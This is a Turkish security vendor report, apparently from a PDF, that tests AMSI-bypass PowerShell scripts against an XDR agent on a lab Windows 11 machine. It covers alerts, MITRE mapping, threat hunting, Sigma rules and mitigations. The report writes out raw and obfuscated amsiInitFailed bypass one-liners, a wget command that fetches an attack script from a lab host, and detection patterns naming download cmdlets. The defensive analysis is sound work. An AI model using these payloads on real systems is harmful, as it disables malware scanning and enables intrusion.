
XDR Tespit Senaryosu



Resim 3.2

NOT: Resim 3.2'de verilen script dosyasının adı Attack_AmsiOpenSession.ps1 değil w11poc.ps1'dir. Bu, powershell modülleri ile indirirken -outfile parametresini kullanarak da yapılabilir, script dosyası test makinesine indirildikten sonra manuel olarak da değiştirilebilir.

Script dosyası çalıştırılmak istendiğinde sistem, disabled olarak geldiğini, yüklenmediğini belirtiyor. Execution Policy değişikliği yaparak tekrar çalıştıralım.



Resim 3.3


Execution Policy'yi değiştirdikten sonra w11poc.ps1 (Attack_AmsiOpenSession.ps1) script dosyasını çalıştırdığımızda True olarak çıktı alıyoruz. XDR Agent'ı çıktı sonrasında terminali kapatıyor ve alarm üretiyor.

Resim 3.4

Resim 3.5

Resim 3.4 ve 3.5'te Attack_AmsiOpenSession.ps1 scriptinin XDR Agent'ı tarafından High Severity ve Prevented(Blocked) olarak değerlendirildiğini görüyoruz.

XDR Tespit Senaryosu



Resim 3.6

Resim 3.6'da ise Attack_AmsiOpenSession.ps1 scripti ile ilgili MITRE ATTACK taktikleri verilmiştir. TA0002 - Execution / TA0005 Defense Evasion

Resim 3.7

Kullanılan tekniklerin MITRE karşılıklarını da resim 3.7'de detaylı olarak görebiliriz.

Resim 3.8

Resim 3.9

Resim 3.8 ve 3.9 ise XDR BIOC (Behavioral Indicator of Compromise - Davranışsal IOC) kuralına takılan Black Basta Ransomware Group Devanse Evasion adında Alert Name görüntülüyoruz. Burada ayrıca Action olarak Prevent veya Block değil, Detected verdildiğini görüyoruz. Bunun anlamı BIOC kuralı vasıtasıyla Tespit edilmiş olmasıdır.

XDR Tespit Senaryosu

AmsiInitialize için ise raw ve obfuscate edilen payload aşağıdaki gibidir:

- [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)

- $a=[Ref].Assembly.GetTypes();Foreach($b in $a) {if ($b.Name -like "*iUtils") {$c=$b}};$d=$c.GetFields('NonPublic,Static');Foreach($e in $d) {if ($e.Name -like "*Failed") {$f=$e}};$f.SetValue($null,$true)

Obfuscate edilen payload herhangi bir process tetiklemediği için XDR tarafından bir alarm (komuta özel olarak yazılan BIOC bulunmuyorsa) oluşturmuyor. Bu yüzden bu aşamada obfuscate edilen payload için Threat Hunting çalışması yapacağız.

Raw ve obfuscate payload'ların ne işe yaradığını ve obfuscate payload içerisinde karmaşıklaştırma yapılan yerin neresi olduğunu, hangi amaçla yapıldığını inceleyelim.

Raw/Ham Payload:
1- [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils'):
System.Management.Automation.AmsiUtils sınıfını yükler. Bu sınıf, AMSI ile ilgili yardımcı fonksiyonlar içerir.
2- .GetField('amsiInitFailed', 'NonPublic,Static'):
AmsiUtils sınıfından amsiInitFailed adlı özel (non-public) ve statik bir alan (field) alır. Bu alan, AMSI'nin başlatılma durumunu tutar.
3- .SetValue($null, $true):
amsiInitFailed alanının değerini true olarak ayarlar. Bu, AMSI'nin başlatılmasının başarısız olduğunu gösterir ve AMSI'nin çalışmasını durdurur.

Obfuscate Payload:

- $a=[Ref].Assembly.GetTypes();: Bu satırda, PowerShell çalışma zamanındaki (runtime) Assembly nesnesine referans alır ve içindeki tüm tipleri (types) alır. Bu, PowerShell ortamındaki tüm türleri içeren bir dizi oluşturur.
- Foreach($b in $a) {if ($b.Name -like "*iUtils") {$c=$b}};: Bu döngü, önceki adımda alınan türlerin (types) listesinde dolaşır. Eğer bir türün adı iUtils ile bitiyorsa (AmsiUtils gibi), o türü $c değişkenine atar. Bu, AMSI ile ilgili türü bulmayı amaçlar.
- $d=$c.GetFields('NonPublic,Static');: Bu adımda, önceki adımda bulunan tür üzerinde NonPublic, Static özelliklerine sahip olan tüm alanları (fields) alır. Bu, AMSI'nin kontrol edildiği alanları içeren bir dizi oluşturur.

XDR Tespit Senaryosu


- Foreach($e in $d) {if ($e.Name -like “*Failed”) {$f=$e}};: Bu döngü, önceki adımda alınan alanlar içinde dolaşır. Eğer bir alanın adı Failed ile bitiyorsa (amsiInitFailed), o alanı $f değişkenine atar. Bu, AMSI'nin başlatılmasını kontrol eden ilgili alanı bulmayı amaçlar.
- $f.SetValue($null,$true): Son olarak, $f değişkenindeki alana (yani AMSI kontrol alanına) $true değerini atar. Bu, AMSI'nin devre dışı bırakılmasını sağlar.

Raw ve Obfuscate payload’larını ele aldığımızda AMSI'nin başlatılmasının başarısız olarak ayarlanmaya çalışıldığını anlayabiliriz. Ayrıca obfuscate işlemi içerisinde string evasion ve kod karmaşıklaştırma (obfuscation) işlemi yapıldığını belirtebiliriz.

Resim 4.0

Resim 4.1

Resim 4.1 içerisinde oluşturulan KQL sorgusunda bulunan [Ref].Assembly.GetTypes() ifadesi obfuscate payloadı içerisinde bulunduğu için biz de Threat Hunting çalışmamızı - burada payload içerisindeki herhangi başka bir ifade de kullanılabilirdi, yalnızca seçtiğimiz [Ref].Assembly.GetTypes() kullanılmak zorunda değil- bu ifade üzerinden gerçekleştirdik. ACTION_EVTLOG_DATA_FIELDS sütunu altında ok ile gösterilen alan içerisinde tam olarak obfuscate payload görüntülenememektedir, bu yüzden biraz daha derine ineceğiz.



Resim 4.2


XDR Tespit Senaryosu

Resim 4.3

Resim 4.2 içerisinde (Open Card in new tab) obfuscate edilen payload tam olarak görüntülenmektedir. Bu şekilde bir Threat Hunting çalışması yapmış oluyoruz.

powershell wget 'http://10.10.122.102/w11poc/Amsi_Bypass_In_2023-main/Attack_AmsiScanBuffer.ps1' -outfile C:\Windows\Temp\w11pocbuffer.ps1

Resim 4.4



Resim 4.5

Gerekli powershell scriptini makineye indirdikten sonra -outfile parametresi ile w11pocbuffer.ps1 olarak Temp dizinine kaydettik ve scripti çalıştırdığımızda True olarak çıktıyı alabiliyoruz. Bu bize scriptin başarıyla çalıştırıldığını belirtiyor fakat sonrasında makinedeki XDR agenti terminali kapatıyor ve aktiviteyi engelliyor.

XDR Tespit Senaryosu

Resim 4.6

Resim 4.6 içerisinde Attack_AmsiScanBuffer.ps1 scriptinin bulunduğu dizini ve Info Message içerisinde Powershell_ISE (burada powershell ile değil powershell-ise içerisinde çalıştırıldığını anlıyoruz) içerisinde çalıştırıldığı kod bloğunu (yeşil ile seçili alan içerisinde belirli bir kısmı görünmektedir) görüntüleyebiliyoruz.

Resim 4.7


XDR Tespit Senaryosu

Resim 4.7 içerisinde Log Level: Info Message üzerinde fare ile geldiğimizde bize çalıştırılan zararlı aktivitenin kod bloğu daha detaylı olarak bilgi veriyor fakat kod bloğunu tamamen görüntüleyebilmek için aşağıdaki şekilde ilerleyeceğiz:

Resim 4.8

Resim 4.8 de görüldüğü gibi Copy text to clipboard ile zararlı aktivitenin kod bloğunu tamamen kopyalayıp script dosyası ile karşılaştırabiliriz.

Resim 4.9



Resim 5.0

Resim 4.9, XDR içerisindeki panoya kopyaladığımız kod bloğu; Resim 5.0 ise script dosyasının kod bloğu. İki resimdeki kırmızı alan ise daha net bir belirteçtir.

Tespit Kuralları

Sigma Kuralı - 1

```
title: Suspicious Download from Office Domain
id: 00d49ed5-4491-4271-a8db-650a4ef6f8c1
status: test
description: Detects suspicious ways to download files from Microsoft domains that are used to store attachments in Emails or OneNote documents
references:
    - https://twitter.com/an0n_r0/status/1474698356635193346?s=12
    - https://twitter.com/mrd0x/status/1475085452784844803?s=12
author: Florian Roth (Nextron Systems), Nasreddine Bencherchali (Nextron Systems)
date: 2021/12/27
modified: 2022/08/02
tags:
    - attack.command_and_control
    - attack.t1105
    - attack.t1608
logsource:
    product: windows
    category: process_creation
detection:
    selection_download:
        - Image|endswith:
            - '\curl.exe'
            - '\wget.exe'
        - CommandLine|contains:
            - 'Invoke-WebRequest'
            - 'iwr '
            - 'curl '
            - 'wget '
            - 'Start-BitsTransfer'
            - '.DownloadFile('
            - '.DownloadString('
    selection_domains:
        CommandLine|contains:
            - 'https://attachment.outlook.live.net/owa/'
            - 'https://onenoteonlinesync.onenote.com/onenoteonlinesync/'
    condition: all of selection_*
falsepositives:
    - Scripts or tools that download attachments from these domains (OneNote, Outlook 365)
level: high
```

Tespit Kuralları

Sigma Kuralı - 2

```
title: Usage Of Web Request Commands And Cmdlets
id: 9fc51a3c-81b3-4fa7-b35f-7c02cf10fd2d
related:
  - id: 1139d2e2-84b1-4226-b445-354492eba8ba
    type: similar
  - id: f67dbfce-93bc-440d-86ad-a95ae8858c90
    type: obsoletes
  - id: cd5c8085-4070-4e22-908d-a5b3342deb74
    type: obsoletes
status: test
description: Detects the use of various web request commands with commandline tools and Windows PowerShell cmdlets (including aliases) via CommandLine
references:
  - https://4sysops.com/archives/use-powershell-to-download-a-file-with-http-https-and-ftp/
  - https://blog.jourdant.me/post/3-ways-to-download-files-with-powershell
  - https://learn.microsoft.com/en-us/powershell/module/bitstransfer/add-bitsfile?view=windowsserver2019-ps
author: James Pemberton / @4A616D6573, Endgame, JHasenbusch, oscd.community, Austin Songer @austinsonger
date: 2019/10/24
modified: 2023/01/10
tags:
  - attack.execution
  - attack.t1059.001
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    CommandLine|contains:
      - '[System.Net.WebRequest]::create'
      - 'curl '
      - 'Invoke-RestMethod'
      - 'Invoke-WebRequest'
      - 'iwr '
      - 'Net.WebClient'
      - 'Resume-BitsTransfer'
      - 'Start-BitsTransfer'
      - 'wget '
      - 'WinHttp.WinHttpRequest'
  condition: selection
falsepositives:
  - Use of Get-Command and Get-Help modules to reference Invoke-WebRequest and Start-BitsTransfer.
level: medium
```

MITIGATION

1. Managed Security Service Provider (MSSP) Hizmetleri
Güvenlik operasyonlarınızı yönetmek ve tehditlere karşı proaktif önlemler almak için güvenilir bir MSSP hizmeti tercih edebilirsiniz.

2. Siber Tehdit İstihbaratı Hizmeti
Tehdit aktörleri ve aktivitelerine karşı proaktif bir önlem olarak Siber Tehdit İstihbaratından yararlanabilirsiniz. Potansiyel tehditleri önlemek için önemli bir çözümdür. Kurumunuz veya korumaya çalıştığınız sistemlerde bulunan ürünlerin, araçların ve yazılımların sürümleri hakkında bunları hangi tehdit aktörlerinin kullandığı ve nasıl kullandığı konusunda internet ve deep/darkweb üzerinde araştırma yapılabilir. Sonrasında ise Tehdit Aktörlerine yönelik TTP bazlı ve geçmiş saldırı bazlı kural geliştirilebilir, önlem alınabilir.

3. Zero-Trust ve Least Privilege Yaklaşımı
Olası güvenlik ihlallerine karşı Zero-Trust ve Least Privilege (En Az Ayrıcalık İlkesi) yaklaşımını benimseyin. Zero-Trust, hiçbir zaman güvenme, daima doğrula yaklaşımıdır. Least Privilege ise kullanıcılara işlerini tamamlamak için gereken minimum erişim haklarını ve izinlerini verir. Bu prensipler benimsenerek saldırıların etkisi indirgenebilir.

4. Güncelleme ve Yama Yönetimi
Tüm sistemlerin ve güvenlik yazılımlarının en son yamalarla güncel olduğundan emin olun ve düzenli periyotlarda kontrol sağlayın. Güncellemeler, bilinen güvenlik açıklarını kapatmak ve sistemleri korumak için etkili bir çözümdür. Ayrıca zafiyet yönetim politikalarınıza bağlı olarak GRC ekiplerinizle risk konusunda anlaşabilirsiniz.

5. Kullanıcı Eğitimi ve Farkındalığı
Kullanıcıları, şüpheli, imzalı olmayan veya güvenilir olmayan kaynaklardan gelen dosyaları çalıştırmamaları konusunda bilgilendirin.

6. Wget ve Curl Sıkılaştırma
Wget ve Curl komutlarıyla dış IP trafiği oluştuğunda alarm oluşturacak kurallar yazabilirsiniz. Bu, tehdit aktörlerinin veri sızdırma girişimlerini veya saldırının boyutunu büyütecek araçların indirilmesini tespit etmek için önemlidir.

7. C2 Sunucuları ve Toollar
Command and Control (C2) sunucuları ve Tehdit Aktörlerinin toollarına karşı Invoke-WebRequest, New-Object System.Net.WebClient ve Start-BitsTransfer gibi cmdlet'lerin dış kaynaklara yaptığı trafiklere alarm oluşturacak kurallar yazabilirsiniz.

MITIGATION

8. Turn on Module Logging Policy


(Computer Configuration/User Configuration > Policies > Administrative Templates > Windows Components > Windows Powershell)

Bu policy, belirli PowerShell modülleri için komutların ve etkinliklerin loglanmasını sağlar. Güvenlik ve denetim amacıyla komut geçmişini izlemek için kullanılabilir. Bir modül için bu policy ayarını etkinleştirmek, modülün **LogPipelineExecutionDetails** özelliğini True olarak ayarlamaya eşdeğerdir. Etkinleştirildiğinde, belirli modüller için yürütülen tüm komutlar ve sonuçlar Windows olay günlüklerinde depolanır.

(**LogPipelineExecutionDetails özelliği, PowerShell modülünün yürütme olaylarını Windows olay günlüklerine yazdırıp yazdırmayacağını belirler. Bu olaylar, modülün yüklemesi, komutların çalıştırılması ve modülün kaldırılması gibi işlemleri içerir**.)

Bu policy ayarını devre dışı bırakırsanız, yürütme olaylarının günlüğe kaydedilmesi tüm Windows PowerShell modülleri için devre dışı bırakılır.

Policy listesine modüller ve ek bileşenler eklemek için **Show**'a tıklayın ve ardından listeye modül adlarını yazın. Listedeki (loglanması istenen) modüller ve ek bileşenler bilgisayarda yüklü olmalıdır.




MITIGATION

9. Turn on Powershell Script Block Logging Policy

(Computer Configuration/User Configuration > Policies > Administrative Templates > Windows Components > Windows Powershell)

Komut Dosyası Bloğu Günlüğünü (Script Block Loggin) etkinleştirirseniz, PowerShell ayrıca bir komutun, komut dosyası bloğunun (script block), işlevin veya komut dosyasının çağrılması (invoce) başladığında veya durduğunda olayları günlüğe kaydeder. **Çağırma Günlüğünü Etkinleştirmek, yüksek miktarda olay günlüğü oluşturur.**



REFERANSLAR

1. https://gustavshen.medium.com/bypass-amsi-on-windows-11-75d231b2cac6
2. https://github.com/senzee1984/Amsi_Bypass_In_2023
3. https://tr.howtofix.guide/wacatac-trojan/
4. https://cybernews.com/malware/remove-wacatac-trojan-virus/
5. https://docs.splunk.com/Documentation/UBA/5.4.0/GetDataIn/AddPowerShell
6. https://admx.help/?Category=Windows_10_2016&Policy=Microsoft.Policies.PowerShell::EnableModuleLogging


“Savunmanıza bir müttefik ekleyin.”
ADEO
CYBER SECURITY